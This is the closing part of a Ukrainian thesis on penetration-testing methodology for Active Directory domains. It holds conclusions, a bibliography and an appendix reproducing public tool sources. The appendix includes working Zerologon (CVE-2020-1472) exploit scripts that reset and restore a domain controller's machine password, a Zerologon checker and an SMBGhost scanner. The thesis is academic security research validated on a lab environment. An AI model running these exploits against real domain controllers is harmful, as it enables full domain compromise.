Можна зробити однозначний висновок, що усунення виявлених вразливостей істотно підвищить загальний стан безпеки доменного середовища розгляненого лабораторного тестового стенду. Запропонована методологія дозволяє виявити усі наявні в інфраструктурі дефекти безпеки з оптимальним використанням ресурсів, низькими ризиками та оперативно в категоріях часу.

ВИСНОВКИ

Проведено аналіз існуючої ситуації в ландшафті загроз доменних середовищ Active Directory. Виявлено основні причини появи вразливостей безпеки та основні ризики, що можуть виникати внаслідок експлуатації даних вразливостей. Проведено цілісний аналіз технічних особливостей найбільш розповсюджених та небезпечних проблем безпеки.

Виконано категорізацію найбільш поширених вразливостей безпеки за принципом джерела появи останніх. Виявлено основні вектори, що зумовлюють появу вразливостей безпеки Active Directory як з боку розробника сервісів та імплементації технологічного стеку, так і з боку процесу експлуатації доменного середовища. Виділено основні напрямки для проведення перевірок захищеності в доменному середовищі.

Визначено можливі способи виявлення та експлуатації найбільш поширених проблем безпеки Active Directory. На основі розроблених теоретичних моделей, знань технічних деталей найбільш значущих вразливостей системи та оцінки процесу тестування захищеності запропоновано набір інструментів для експлуатації вразливостей. Також розроблено ряд принципів відбору інструментарію для процесу легітимної перевірки захищеності та пошуку вразливостей.

Сформульовано головні принципи методології виявлення вразливостей систем на базі технології Active Directory методом тестування на проникнення. В рамках даних принципів визначено оптимальну модель проведення тестування в корпоративному середовищі, рівень необхідного доступу та привілеїв для найбільш повного та найменш витратного процесу проведення перевірки захищеності.

Проведено успішну апробацію запропонованої методології тестування захищеності на лабораторному доменному середовищі Active Directory. Дано якісну оцінку стану безпеки доменного середовища, сконфігурованого з

налаштуваннями за замовченням. Продемонстровано релевантність запропонованих методів виявлення вразливостей для дійсної інфраструктури.

Потенційним вектором подальших досліджень у даному напрямку розглядається апробація методології на дійсних корпоративних середовищах Active Directory; Розробка цілісних програмних продуктів, що задовольняють усім критеріям запропонованої методології для оптимізації процесу тестування.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1) Microsoft. Documentation [Електронний ресурс] – Режим доступу: https://docs.microsoft.com/en-us/windows-server/
2) Intermedia. What is Active Directory and why is it so important? [Електронний ресурс] – Режим доступу: https://www.intermedia.com/blog/what-is-active-directory-and-why-is-it-so-important/
3) Active Directory / B. Desmond, J. Richards, R. Allen, A. G. Lowe-Norris – OREILLY, 2008
4) Microsoft Support [Електронний ресурс] – Режим доступу: https://support.microsoft.com/ru-ru/lifecycle
5) Танненбаум, Э. Современные операционные системы. СПб. : Питер., 1048 с, 2006
6) Redbooks I. Understanding Ldap - Design And Implementation. IBM.Com/Redbooks, 2004. 768 p
7) Amazon. What is DNS? [Електронний ресурс] – Режим доступу: https://aws.amazon.com/ru/route53/what-is-dns/
8) Hong-yin H., Feng Y., Cheng-wan H. Solution of Windows Files Security Protection Based on File System Filter Driver. Journal of Computer Applications. 2009. Vol. 29, №1.
9) Baliello C., Basso A., Di Giusto C., Khalil H., Machancoses D. Kerberos protocol: an overview. Distributed Systems Fall. 2002.
10) Bhandari R., Kumar N., Sharma S. Analysis of Windows Authentication Protocols: NTLM and Kerberos. International Conference on Computer Network and Information Technology. Solan, 2014.
11) Bauer. L., Christin N., Goyal T. Investigating Credential Stealing Attacks on Microsoft Windows Platforms. Carnegie Mellon CyLab.
12) OSSTMM. ISECOM. 2010. https://www.isecom.org/OSSTMM.3.pdf

13) Dalalana Bertoglio D., Zorzo A. F. Overview and open issues on penetration test. Journal of the Brazilian Computer Society. 2017. Vol. 23, no. 1.

14) Ilyenko A., Ilyenko S., Kulish T. PROSPECTIVE PROTECTION METHODS OF WINDOWS OPERATION SYSTEM. Cybersecurity: Education, Science, Technique. 2020. Vol. 4, no. 8. P. 124–134.

15) Guido Grillenmeier. Now's the Time to Rethink Active Directory Security [Електронний ресурс] – Режим доступу: https://securityboulevard.com/2021/08/nows-the-time-to-rethink-active-directory-security/

16) Chadwick D. Threat modelling for Active Directory. ISI, University of Salford, Salford. 2004.

17) Berkouwer, Sander. Active Directory Administration,Veeam Software,620 p.,201 BERKOUVER

18) Best Practices for Securing Active Directory. Microsoft. 2013. https://docs.microsoft.com/en-us/previous-versions//dn205220(v=technet.10)?redirectedfrom=MSDN

19) 5. Yıldırım M., Mackie I. Encouraging users to improve password security and memorability. International Journal of Information Security. 2019. Vol. 18, no. 6. P. 741–759.

20) Govindavajhala S., Appel A.W. Windows Access Control Demystified. Princeton University. 2006.

21) CveDetails. Microsoft Windows vulnerabilities [Електронний ресурс] – Режим доступу: https://www.cvedetails.com/product/32238/Microsoft-Windows-10.html?vendor_id=26

22) CheckPoint Research. EternalBlue – Everything There Is To Know [Електронний ресурс] – Режим доступу: https://research.checkpoint.com/2017/eternalblue-everything-know/

23) Secura. Zerologon: Unauthenticated domain controller compromise by subverting Netlogon cryptography (CVE-2020-1472) Know [Електронний

ресурс] – Режим доступу: https://www.secura.com/uploads/whitepapers/Zerologon.pdf

24) McAfee. SMBGhost – Analysis of CVE-2020-0796 [Електронний ресурс] – Режим доступу: https://www.mcafee.com/blogs/other-blogs/mcafee-labs/smbghost-analysis-of-cve-2020-0796/

25) SecurityLab. Подробности уязвимости MS08-067 [Електронний ресурс] – Режим доступу: https://www.securitylab.ru/analytics/361827.php

ДОДАТОК А. ВИХІДНІ КОДИ ОКРЕМИХ ВИКОРИСТАНИХ ЗАСОБІВ ТЕСТУВАННЯ

zerologon-checker.py (джерело: https://github.com/SecuraBV/CVE-2020-1472)

```
from argparse import ArgumentParser
from impacket.dcerpc.v5 import nrpc, epm
from impacket.dcerpc.v5 import transport
import os
import sys
# Give up brute-forcing after this many attempts. If vulnerable, 256 attempts are
expected to be neccessary on average.
from impacket.dcerpc.v5.rpcrt import RPC_C_AUTHN_LEVEL_PKT_PRIVACY
MAX_ATTEMPTS = 2000  # False negative chance: 0.04%
def fail(msg):
    print(msg, file=sys.stderr)
    print('This might have been caused by invalid arguments or network issues.',
file=sys.stderr)
    sys.exit(2)
def                    try_zero_authenticate(dc_handle,                    dc_ip,
target_computer,domain,user,password,test_type,privacy):
    # Connect to the DC's Netlogon service.
    if 'rpc' in test_type:
        binding         =         epm.hept_map(dc_ip,         nrpc.MSRPC_UUID_NRPC,
protocol='ncacn_ip_tcp')
    else:
        binding = r'ncacn_np:%s[\PIPE\netlogon]' % dc_ip
    rpctransport = transport.DCERPCTransportFactory(binding)
    if 'smb' in test_type:
        if hasattr(rpctransport, 'set_credentials'):
            username = user
            if not username:
                username = target_computer
            # This method exists only for selected protocol sequences.
            rpctransport.set_credentials(user, password, domain, '', '')
    dce = rpctransport.get_dce_rpc()
    if privacy:
        dce.set_auth_level(RPC_C_AUTHN_LEVEL_PKT_PRIVACY)
    dce.connect()
    dce.bind(nrpc.MSRPC_UUID_NRPC)
    # Use an all-zero challenge and credential.
    finaly_rand_byte = os.urandom(1)
    plaintext = b'\x00' * 7 + finaly_rand_byte
    ciphertext = b'\x00' * 7 + finaly_rand_byte
    # Standard flags observed from a Windows 10 client (including AES), with only
the sign/seal flag disabled.
    flags = 0x212fffff
    # Send challenge and authentication request.
    nrpc.hNetrServerReqChallenge(dce, dc_handle + '\x00', target_computer + '\x00',
plaintext)
    try:
        server_auth = nrpc.hNetrServerAuthenticate3(
            dce, dc_handle + '\x00', target_computer + '$\x00',
            nrpc.NETLOGON_SECURE_CHANNEL_TYPE.ServerSecureChannel,
                     target_computer + '\x00', ciphertext, flags
        )
```

```
        # It worked!
        assert server_auth['ErrorCode'] == 0
        return dce
    except nrpc.DCERPCSessionError as ex:
        # Failure should be due to a STATUS_ACCESS_DENIED error. Otherwise, the
attack is probably not working.
        if ex.get_error_code() == 0xc0000022:
            return None
        else:
            fail(f'Unexpected error code from DC: {ex.get_error_code()}.')
    except BaseException as ex:
        fail(f'Unexpected error: {ex}.')
def                        perform_attack(dc_handle,                        dc_ip,
target_computer,domain,user,password,test_type,privacy):
    # Keep authenticating until succesfull. Expected average number of attempts
needed: 256.
    print('Performing authentication attempts...')
    rpc_con = None
    for attempt in range(0, MAX_ATTEMPTS):
        rpc_con         =         try_zero_authenticate(dc_handle,         dc_ip,
target_computer,domain,user,password,test_type,privacy)
        if rpc_con == None:
            print('=', end='', flush=True)
        else:
            break
    if rpc_con:
        print('\nSuccess! DC can be fully compromised by a Zerologon attack.')
    else:
        print('\nAttack failed. Target is probably patched.')
        sys.exit(1)
def parse_args():
    parser       =       ArgumentParser(prog=ArgumentParser().prog,prefix_chars="-
/",add_help=False,description=f'Perform zerologon test over RPC/TCP or RPC/SMB')
    parser.add_argument('-h','--help','/?','/h','/help',action='help',help='show
this help message and exit')
    parser.add_argument("dc_name", help="NetBIOS name of the domain controller",
type=str)
    parser.add_argument("dc_ip",  help="ip  address  of  the  domain  controller",
type=str)
    parser.add_argument("-u",       "--user",       dest='user',       metavar='',
help="authenticated domain user,may be required for SMB", type=str,default="")
    parser.add_argument("-d", "--domain", dest='domain', metavar='',
                        help="domain name, required only when authentication over
SMB", type=str, default="")
    parser.add_argument("-p",      "--pass",      dest='password',      metavar='',
help="authenticated  domain  user's  password,  may  be  required  for  SMB",
type=str,default="")
    parser.add_argument("-t",      "--type",      metavar="",      dest="test_type",
choices=["smb","rpc"], default="smb",
                        help="rpc or smb scan. choices: [%(choices)s], (default:
'smb').")
    parser.add_argument("-pp","--privacy",                           dest="privacy",
action="store_true",help="if exists adds packet privacy")
    args = parser.parse_args()
    return args
if __name__ == '__main__':
    args = parse_args()
    dc_name = args.dc_name
    dc_ip = args.dc_ip
    user = args.user
    password = args.password
    test_type = args.test_type
    domain = args.domain
```

```
    privacy = args.privacy
    dc_name = dc_name.rstrip('$')
    perform_attack('\\\\' + dc_name, dc_ip,
dc_name,domain,user,password,test_type,privacy)
```

zerologon_set_empty.py (джерело: https://github.com/risksense/zerologon)

```
#!/usr/bin/env python3
from impacket.dcerpc.v5 import nrpc, epm
from impacket.dcerpc.v5.dtypes import NULL
from impacket.dcerpc.v5 import transport
from impacket import crypto
from impacket.dcerpc.v5.ndr import NDRCALL
import hmac, hashlib, struct, sys, socket, time
from binascii import hexlify, unhexlify
from subprocess import check_call
from Cryptodome.Cipher import DES, AES, ARC4
from struct import pack, unpack
# Give up brute-forcing after this many attempts. If vulnerable, 256 attempts are
expected to be neccessary on average.
MAX_ATTEMPTS = 2000 # False negative chance: 0.04%
def byte_xor(ba1, ba2):
    return bytes([_a ^ _b for _a, _b in zip(ba1, ba2)])
def fail(msg):
  print(msg, file=sys.stderr)
  print('This might have been caused by invalid arguments or network issues.',
file=sys.stderr)
  sys.exit(2)
def try_zero_authenticate(dc_handle, dc_ip, target_computer):
  # Connect to the DC's Netlogon service.
  binding = epm.hept_map(dc_ip, nrpc.MSRPC_UUID_NRPC, protocol='ncacn_ip_tcp')
  rpc_con = transport.DCERPCTransportFactory(binding).get_dce_rpc()
  rpc_con.connect()
  rpc_con.bind(nrpc.MSRPC_UUID_NRPC)
  # Use an all-zero challenge and credential.
  plaintext = b'\x00' * 8
  ciphertext = b'\x00' * 8
  # Standard flags observed from a Windows 10 client (including AES), with only the
sign/seal flag disabled.
  flags = 0x212fffff
  # Send challenge and authentication request.
  serverChallengeResp = nrpc.hNetrServerReqChallenge(rpc_con, dc_handle + '\x00',
target_computer + '\x00', plaintext)
  serverChallenge = serverChallengeResp['ServerChallenge']
  try:
    server_auth = nrpc.hNetrServerAuthenticate3(
      rpc_con, dc_handle + '\x00', target_computer+"$\x00",
nrpc.NETLOGON_SECURE_CHANNEL_TYPE.ServerSecureChannel,
      target_computer + '\x00', ciphertext, flags
    )

    # It worked!
    assert server_auth['ErrorCode'] == 0
    print()
    server_auth.dump()
    print("server challenge", serverChallenge)
    #sessionKey = nrpc.ComputeSessionKeyAES(None,b'\x00'*8, serverChallenge,
unhexlify("c9a22836bc33154d0821568c3e18e7ff")) # that ntlm is just a randomly
generated machine hash from a lab VM, it's not sensitive
    #print("session key", sessionKey)
```

```
    try:
      IV=b'\x00'*16
      #Crypt1 = AES.new(sessionKey, AES.MODE_CFB, IV)
      authenticator = nrpc.NETLOGON_AUTHENTICATOR()
      authenticator['Credential'] = ciphertext #authenticatorCred
      authenticator['Timestamp'] = b"\x00" * 4 #0 # timestamp_var

      request = nrpc.NetrServerPasswordSet2()
      request['PrimaryName'] = NULL
      request['AccountName'] = target_computer + '$\x00'
      request['SecureChannelType']                                                    =
nrpc.NETLOGON_SECURE_CHANNEL_TYPE.ServerSecureChannel
      request['ComputerName'] = target_computer + '\x00'
      request["Authenticator"] = authenticator
      request["ClearNewPassword"] = b"\x00"*516
      resp = rpc_con.request(request)
      resp.dump()
    except Exception as e:
      print(e)
    return rpc_con
  except nrpc.DCERPCSessionError as ex:
    # Failure should be due to a STATUS_ACCESS_DENIED error. Otherwise, the attack
is probably not working.
    if ex.get_error_code() == 0xc0000022:
      return None
    else:
      fail(f'Unexpected error code from DC: {ex.get_error_code()}.')
  except BaseException as ex:
    fail(f'Unexpected error: {ex}.')
def perform_attack(dc_handle, dc_ip, target_computer):
  # Keep authenticating until succesfull. Expected average number of attempts needed:
256.
  print('Performing authentication attempts...')
  rpc_con = None
  for attempt in range(0, MAX_ATTEMPTS):
    rpc_con = try_zero_authenticate(dc_handle, dc_ip, target_computer)
    if rpc_con == None:
      print('=', end='', flush=True)
    else:
      break
  if rpc_con:
    print('\nSuccess! DC should now have the empty string as its machine password.')
  else:
    print('\nAttack failed. Target is probably patched.')
    sys.exit(1)
if __name__ == '__main__':
  if not (3 <= len(sys.argv) <= 4):
    print('Usage: set_empty_pw.py <dc-name> <dc-ip>\n')
    print('Sets a machine account password to the empty string.')
    print('Note: dc-name should be the (NetBIOS) computer name of the domain
controller.')
    sys.exit(1)
  else:
    [_, dc_name, dc_ip] = sys.argv
    dc_name = dc_name.rstrip('$')
    perform_attack('\\\\' + dc_name, dc_ip, dc_name)
```

zerologon_reinstall_original.py (джерело: https://github.com/risksense/zerologon)

```
from impacket.dcerpc.v5 import nrpc, epm
```

```
from impacket.dcerpc.v5.dtypes import NULL
from impacket.dcerpc.v5 import transport
from impacket import crypto
from impacket.dcerpc.v5.ndr import NDRCALL
import impacket

import hmac, hashlib, struct, sys, socket, time
from binascii import hexlify, unhexlify
from subprocess import check_call
from Cryptodome.Cipher import DES, AES, ARC4
from struct import pack, unpack

# Give up brute-forcing after this many attempts. If vulnerable, 256 attempts are
expected to be neccessary on average.
MAX_ATTEMPTS = 2000 # False negative chance: 0.04%


class NetrServerPasswordSet(nrpc.NDRCALL):
    opnum = 6
    structure = (
        ('PrimaryName',nrpc.PLOGONSRV_HANDLE),
        ('AccountName',nrpc.WSTR),
        ('SecureChannelType',nrpc.NETLOGON_SECURE_CHANNEL_TYPE),
        ('ComputerName',nrpc.WSTR),
        ('Authenticator',nrpc.NETLOGON_AUTHENTICATOR),
        ('UasNewPassword',nrpc.ENCRYPTED_NT_OWF_PASSWORD),
    )

class NetrServerPasswordSetResponse(nrpc.NDRCALL):
    structure = (
        ('ReturnAuthenticator',nrpc.NETLOGON_AUTHENTICATOR),
        ('ErrorCode',nrpc.NTSTATUS),
    )

def fail(msg):
  print(msg, file=sys.stderr)
  print('This might have been caused by invalid arguments or network issues.',
file=sys.stderr)
  sys.exit(2)

def try_zero_authenticate(dc_handle, dc_ip, target_computer, originalpw):
  # Connect to the DC's Netlogon service.
  binding = epm.hept_map(dc_ip, nrpc.MSRPC_UUID_NRPC, protocol='ncacn_ip_tcp')
  rpc_con = transport.DCERPCTransportFactory(binding).get_dce_rpc()
  rpc_con.connect()
  rpc_con.bind(nrpc.MSRPC_UUID_NRPC)

  plaintext = b'\x00'*8
  ciphertext = b'\x00'*8
  flags = 0x212fffff

  # Send challenge and authentication request.
  serverChallengeResp = nrpc.hNetrServerReqChallenge(rpc_con, dc_handle + '\x00',
target_computer + '\x00', plaintext)
  serverChallenge = serverChallengeResp['ServerChallenge']
  try:
    server_auth = nrpc.hNetrServerAuthenticate3(
      rpc_con,       dc_handle       +       '\x00',       target_computer+"$\x00",
nrpc.NETLOGON_SECURE_CHANNEL_TYPE.ServerSecureChannel,
      target_computer + '\x00', ciphertext, flags
    )
```

```
    # It worked!
    assert server_auth['ErrorCode'] == 0
    print()
    server_auth.dump()
    print("server challenge", serverChallenge)
    sessionKey    =    nrpc.ComputeSessionKeyAES(None,b'\x00'*8,    serverChallenge,
unhexlify("31d6cfe0d16ae931b73c59d7e0c089c0"))
    print("session key", sessionKey)
    try:
      IV=b'\x00'*16
      authenticator = nrpc.NETLOGON_AUTHENTICATOR()
      authenticator['Credential'] = ciphertext #authenticatorCred
      authenticator['Timestamp'] = b"\x00" * 4 #0 # timestamp_var
      nrpc.NetrServerPasswordSetResponse = NetrServerPasswordSetResponse
      nrpc.OPNUMS[6] = (NetrServerPasswordSet, nrpc.NetrServerPasswordSetResponse)
      request = NetrServerPasswordSet()
      request['PrimaryName'] = NULL
      request['AccountName'] = target_computer + '$\x00'
      request['SecureChannelType']                                                =
nrpc.NETLOGON_SECURE_CHANNEL_TYPE.ServerSecureChannel
      request['ComputerName'] = target_computer + '\x00'
      request["Authenticator"] = authenticator
      pwdata      =      impacket.crypto.SamEncryptNTLMHash(unhexlify(originalpw),
sessionKey)
      request["UasNewPassword"] = pwdata
      resp = rpc_con.request(request)
      resp.dump()
    except Exception as e:
      print(e)
    return rpc_con
  except nrpc.DCERPCSessionError as ex:
    # Failure should be due to a STATUS_ACCESS_DENIED error. Otherwise, the attack
is probably not working.
    if ex.get_error_code() == 0xc0000022:
      return None
    else:
      fail(f'Unexpected error code from DC: {ex.get_error_code()}.')
  except BaseException as ex:
    fail(f'Unexpected error: {ex}.')
def perform_attack(dc_handle, dc_ip, target_computer, originalpw):
  # Keep authenticating until succesfull. Expected average number of attempts needed:
256.
  print('Performing authentication attempts...')
  rpc_con = None
  for attempt in range(0, MAX_ATTEMPTS):
    rpc_con = try_zero_authenticate(dc_handle, dc_ip, target_computer, originalpw)
    if rpc_con == None:
      print('=', end='', flush=True)
    else:
      break
  if rpc_con:
    print('\nSuccess! DC machine account should be restored to it\'s original value.
You might want to secretsdump again to check.')
  else:
    print('\nAttack failed. Target is probably patched.')
    sys.exit(1)
if __name__ == '__main__':
  if not (4 <= len(sys.argv) <= 5):
    print('Usage: reinstall_original_pw.py <dc-name> <dc-ip> <hexlified original
nthash>\n')
    print('Reinstalls a particular machine hash for the machine account on the target
DC. Assumes the machine password has previously been reset to the empty string')
```

```
    print('Note: dc-name should be the (NetBIOS) computer name of the domain
controller.')
    sys.exit(1)
  else:
    [_, dc_name, dc_ip, originalpw] = sys.argv

    dc_name = dc_name.rstrip('$')
    perform_attack('\\\\' + dc_name, dc_ip, dc_name, originalpw)
```

smbghost.py (джерело: https://github.com/Anonimo501/SMBGhost_CVE-2020-0796_checker)

```
import socket
import struct
import sys
from netaddr import IPNetwork

pkt                                                                              =
b'\x00\x00\x00\xc0\xfeSMB@\x00\x00\x00\x00\x00\x00\x00\x00\x00\x1f\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00$\x00\x08\x00\x01\x00\x00\x00\x7f\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00x\x00\x00\x00\x02\x00\x00\x00\x02\x02\x
10\x02"\x02$\x02\x00\x03\x02\x03\x10\x03\x11\x03\x00\x00\x00\x00\x01\x00&\x00\x00\
x00\x00\x00\x01\x00
\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x03\x00\n\x00\x
00\x00\x00\x00\x01\x00\x00\x00\x01\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00'

subnet = sys.argv[1]

print(subnet)

for ip in IPNetwork(subnet):

    sock = socket.socket(socket.AF_INET)
    sock.settimeout(3)

    try:
        sock.connect(( str(ip),  445 ))
    except:
        sock.close()
        continue

    sock.send(pkt)

    nb, = struct.unpack(">I", sock.recv(4))
    res = sock.recv(nb)

    if res[68:70] != b"\x11\x03" or res[70:72] != b"\x02\x00":
        print(f"{ip} Not vulnerable.")
    else:
        print(f"{ip} Vulnerable")
```